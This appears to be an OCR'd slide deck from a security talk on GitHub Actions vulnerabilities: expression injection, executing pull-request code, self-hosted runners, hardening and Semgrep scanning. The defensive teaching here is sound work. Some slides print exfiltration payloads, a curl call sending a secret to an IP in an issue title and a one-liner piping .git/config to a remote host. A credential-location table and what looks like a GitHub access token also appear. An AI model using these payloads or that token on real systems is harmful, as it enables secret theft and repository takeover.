Common Vulnerabilities in GitHub Actions

And How to Protect Against Them

Agenda

- Github Actions 101
- Injection
- Executing checked out code
- Self-hosted runners
- Hardening
- How to scan

Vasilii Ermilov

Senior Security Researcher @ Semgrep

- Static analysis / SAST
- Protecting software from vulnerabilities
- Bug Hunting Automation
- … writing YAML files


📬 vasilii@semgrep.com


🖥️ https://ermilov.dev

Agenda

- **Github Actions 101**
- Injection
- Executing checked out code
- Self-hosted runners
- Hardening
- How to scan


GitHub Actions 101





.github/workflows/test1.yml

GitHub Actions 101



Event

Job

```yaml
on:
  pull_request
name: my-workflow
jobs:
  my_job_1:
    name: Hello world
    runs-on: ubuntu-latest
    steps:
    - run: echo "Hello world! from pull request"
```

Semgrep

Attack surface

Workflow😈

```yaml
name: Hello World Workflow
on:
  push:
    branches:
      - main
jobs:
  hello:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout code
        uses: example/check-out@v1
      - name: Foo bar
        uses: foo/foobar@123
```

3rd party dependency😈

3rd party dependency😈

- Github Actions 101
- **Injection**
- Executing checked out code
- Self-hosted runners
- Hardening
- How to scan

Injection

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

Injection


";curl http://3.15.226.233?token=$SERVICE_SECRET;x=" #24
Closed
minusworld opened this issue on Sep 30, 2021 · 0 comments
minusworld commented on Sep 30, 2021 • edited by github-actions bot
https://github.com/minusworld-gha-demo/shell-injection/blob/main/test_artifacts/-test-output.json

Injection

```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - run: echo "";curl http://3.15.226.233?token=$SERVICE_SECRET;x=""
```

Injection

```
- run: echo "${{ github.event.issue.title }}"

- uses: actions/github-script@v7
    with:
      script: |
        console.log("${{ github.event.issue.title }}")

- uses: example/action
   with:
     args: --do-smth ${{ github.event.issue.title }}
```


Events

Runs without approval

- issue_comment

Requires approval or privileged user

- push



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

Default permissions

pull_request_target

```
▼ GITHUB_TOKEN Permissions
  Actions: write
  Attestations: write
  Checks: write
  Contents: write
  Deployments: write
  Discussions: write
  Issues: write
  Metadata: read
  Packages: write
  Pages: write
  PullRequests: write
  RepositoryProjects: write
  SecurityEvents: write
  Statuses: write
```

pull_request (external forks)

```
▼ GITHUB_TOKEN Permissions
  Contents: read
  Metadata: read
  PullRequests: read
```

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions#misuse-of-the-events-related-to-incoming-pull-requests

Event	REF	Possible `GITHUB_TOKEN` permissions	Access to secrets
pull_request (external forks)	PR merge branch	read	no
pull_request (branches in the same repo)	PR merge branch	write	yes
pull_request_target	PR base branch	write	yes
issue_comment	Default branch	write	yes
workflow_run	Default branch	write	yes

What Impact Can Attackers Gain

- Executing code
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets

Mitigation

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - name: echo-title
      run: echo "${{ github.event.issue.title }}"
```

Mitigation

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - name: echo-title
      env:
        TITLE: ${{ github.event.issue.title }}
      run: echo $TITLE
```

Injection

- Source: User controllable input
  - Issue title
  - Branch name
  - Comment
  - etc
- Sink: Steps that run commands / execute code:
  - bash commands
  - run-scripts action
- How to mitigate:
  - Use ENV vars

- Github Actions 101
- Injection
- **Executing checked out code**
- Self-hosted runners
- Hardening
- How to scan

Code submitted by attacker

Please merge my code :) #23

Open inkz wants to merge 1 commit into main from inkz-patch-1

Conversation 0 | Commits 1 | Checks 2 | Files changed 1

```yaml
name: On Pull Request event
on: pull_request
jobs:
  job1:
    steps:
    - name: Checkout
      uses: actions/checkout
    - name: Install
      run: npm install
```


npm install

composer install

pip install -r requirements.txt

package.json

```
{
  "scripts": {
    "preinstall": "echo 'PWN!'"
  },
}
```



npm install

What Impact Can Attackers Gain (Same slide as for Injection vulnerability 😄)

- Executing code
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets

Many ways of checking out the code

There are several ways to check out a code from a pull request:

- Using the actions/checkout action to checkout changes from a head repository.

```
- uses: actions/checkout@v3
  with:
    ref: refs/pull/${{ github.event.pull_request.number }}/merge
```

- Explicitly checking out using `git` in the `run:` block.

```
run: |
  git fetch origin $HEAD_BRANCH
  git checkout origin/master
  git config user.name "release-hash-check"
  git config user.email "<>"
  git merge --no-commit --no-edit origin/$HEAD_BRANCH
env:
  HEAD_BRANCH: ${{ github.head_ref }}
```

- Use GitHub API or third-party actions:

```
- uses: octokit/request-action@v2.1.4
  with:
    route: GET /repos/{owner}/{repo}/pulls/{number}
    owner: namespace
    repo: reponame
    number: ${{ github.event.issue.number }}
  env:
    GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
```

link

Many ways of executing the code

- Installing modules/packages/dependencies (npm, Maven, PyPi etc)
- Running tests
- Building code (Make file, build scripts etc)
- ...

GITHUB_TOKEN extraction techniques

- Environment variable
- **Stored inside actions/checkout**
- Memory leak

By default, the **actions/checkout** action stores the repository token in the **.git/config** file unless the persist-credentials: false argument is specified

find $HOME/work -type f -name config | xargs cat | curl --data @- http://{IP}

Source	Path	Description
actions/checkout	`.git/config`	`actions/checkout` action by default stores the repository token in a `.git/config` file unless the `persist-credentials: false` argument is set
atlassian/gajira-login	`$HOME/.jira.d/credentials`	`gajira-login` action stores the credentials in `credentials`
Azure/login	`$HOME/.azure`	`Azure/login` action by default use the Azure CLI for login, that stores the credentials in `$HOME/.azure` folder
aws-actions/amazon-ecr-login	`$HOME/.docker/config.json`	`aws-actions/amazon-ecr-login` invokes `docker-login` which writes by default credentials in `.docker/config.json` file
docker/login-action	`$HOME/.docker/config.json`	`docker/login-action` invokes `docker-login` which writes by default credentials in `.docker/config.json` file
docker login	`$HOME/.docker/config.json`	`docker-login` stores credentials in `.docker/config.json` file
google-github-actions/auth	`$GITHUB_WORKSPACE/gha-creds-<RANDOM_FILENAME>.json`	google-github-actions/auth action by default stores the credentials in a `$GITHUB_WORKSPACE/gha-creds-<RANDOM_FILENAME>.json` file unless the `create_credentials_file: false` argument is set
hashicorp/setup-terraform	`$HOME/.terraformrc`	`hashicorp/setup-terraform` action by default stores credentials in a `.terraformrc` file

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions#exfiltrating-secrets-from-memory

How to mitigate

```yaml
name: On Pull Request event
on: pull_request
jobs:
  job1:
    steps:
    - name: Checkout
      uses: actions/checkout
    - name: Install
      run: npm install
    - name: Approve PR
      run: ./approve_PR
```

How to mitigate

```yaml
build:
  name: Unprivileged Build Job
  runs-on: ubuntu-latest
  permissions:
    contents: read
  steps:
    - name: Checkout code
      uses: actions/checkout@v3
    - name: Install dependencies
      run: npm install
```

How to mitigate

```yaml
approve:
  name: Privileged Approval Job
  needs: build
  runs-on: ubuntu-latest
  permissions:
    pull-requests: write
  steps:
    - name: Approve PR
      run: ./approve_PR
```

How to mitigate

- Work with the code inside the separate job that has minimal permissions (read only)
- Then use the results in another job with the permissions that you need

Executing checked out code

- No trust to code submitted by user
- Compiling/running users code = RCE
- many times GITHUB_TOKENs are stored in a filesystem

Mitigation:

- Run the code only inside the job with read only permissions

- Github Actions 101
- Injection
- Executing checked out code
- **Self-hosted runners**
- Hardening
- How to scan

Breaking into self-hosted runners

```
runs-on: [self-hosted, linux, x64, gpu]
```

Breaking into self-hosted runners

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

Breaking into self-hosted runners

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

Breaking into self-hosted runners

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

your server 😱

What Impact Can Attackers Gain


- **Executing code** 😈😈😈
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets
- Poison Cache

Mitigation

https://docs.github.com/en/actions/hosting-your-own-runners/managing-self-hosted-runners/adding-self-hosted-runners

> ⚠ **Warning**
>
> We recommend that you only use self-hosted runners with private repositories. This is because forks of your public repository can potentially run dangerous code on your self-hosted runner machine by creating a pull request that executes the code in a workflow.
>
> For more information, see Security hardening for GitHub Actions.

Research links



https://defcon.org/html/defcon-32/dc-32-speakers.html#54489
https://adnanthekhan.com/2024/07/30/blackhat-2024-and-def-con-32-preview/
https://blog.ryotak.net/post/github-actions-staff-access-token-en/

Getting into self-hosted runners

- Self-hosted runner = github actions are executed on the company's server
- Executing code inside action = executing code on the server (RCE)
- Mitigation:
  - Do not use it for public repos :)

- Github Actions 101
- Injection
- Executing checked out code
- Self-hosted runners
- **Hardening**
- How to scan

General hardening advices

- Always set permissions to read only
- Keep input as ENV vars
- Isolate steps that work with submitted code into a separate job
- Set `Allow GitHub Actions to Create and Approve Pull Requests` on org level (link)
- Use branch protection rules (link)
- Try to avoid org level secrets

Agenda

- Github Actions 101
- Injection
- Executing checked out code
- Self-hosted runners
- Hardening
- **How to scan**

Scan for vulnerabilities

Install semgrep: docs

```
# install through homebrew
$ brew install semgrep

# install through pip
$ python3 -m pip install semgrep

# confirm installation
$ semgrep --version
```

Semgrep rules pack:

p/github-actions

```
$ semgrep --config "p/default"
```

```
$ semgrep --config "p/github-actions"
```

Bonus: 3rd party risks

https://semgrep.dev/playground/r/10Uz5qo/semgrep.tj-actions-compromised

🚨 Popular GitHub Action tj-actions/changed-files is compromised

Popular GitHub Action tj-actions/changed-files has been compromised with a payload that appears to attempt to dump secrets, impacting thousands of CI pipelines.

Isaac Evans
Lewis Ardern
Kurt Boberg
Bence Nagy

March 14th, 2025

bscribe

tters to us. By
orm, you agree to
cy.

Popular GitHub Action tj-actions/changed-files has been compromised (GitHub issue) with a payload that appears to attempt to dump secrets, impacting thousands of CI pipelines. This isn't the first security issue with tj-actions/changed-files—see prior vulnerability CVE-2023-51664.

What you should do

https://semgrep.dev/blog/2025/popular-github-action-tj-actionschanged-files-is-compromised/

Thank you 🙏

References

Research:

https://semgrep.dev/blog/2021/protect-your-github-actions-with-semgrep

https://blog.ryotak.net/post/homebrew-security-incident-en/

https://securitylab.github.com/resources/github-actions-preventing-pwn-requests/

https://www.synacktiv.com/publications/github-actions-exploitation-dependabot

https://dagrz.com/writing/aws-security/hacking-github-aws-oidc/

https://www.praetorian.com/blog/compromising-bytedances-rspack-github-actions-vulnerabilities/

https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/

References

https://johnstawinski.com/2024/01/05/worse-than-solarwinds-three-steps-to-hack-blockchains-github-and-ml-through-github-actions/

https://www.legitsecurity.com/blog/github-privilege-escalation-vulnerability

https://adnanthekhan.com/2024/05/06/the-monsters-in-your-build-cache-github-actions-cache-poisoning

Cheat Sheets:

https://github.com/nikitastupin/pwnhub

https://0xn3va.gitbook.io/cheat-sheets/ci-cd/github/actions

Link to the slides here:

https://ermilov.dev/gh-webinar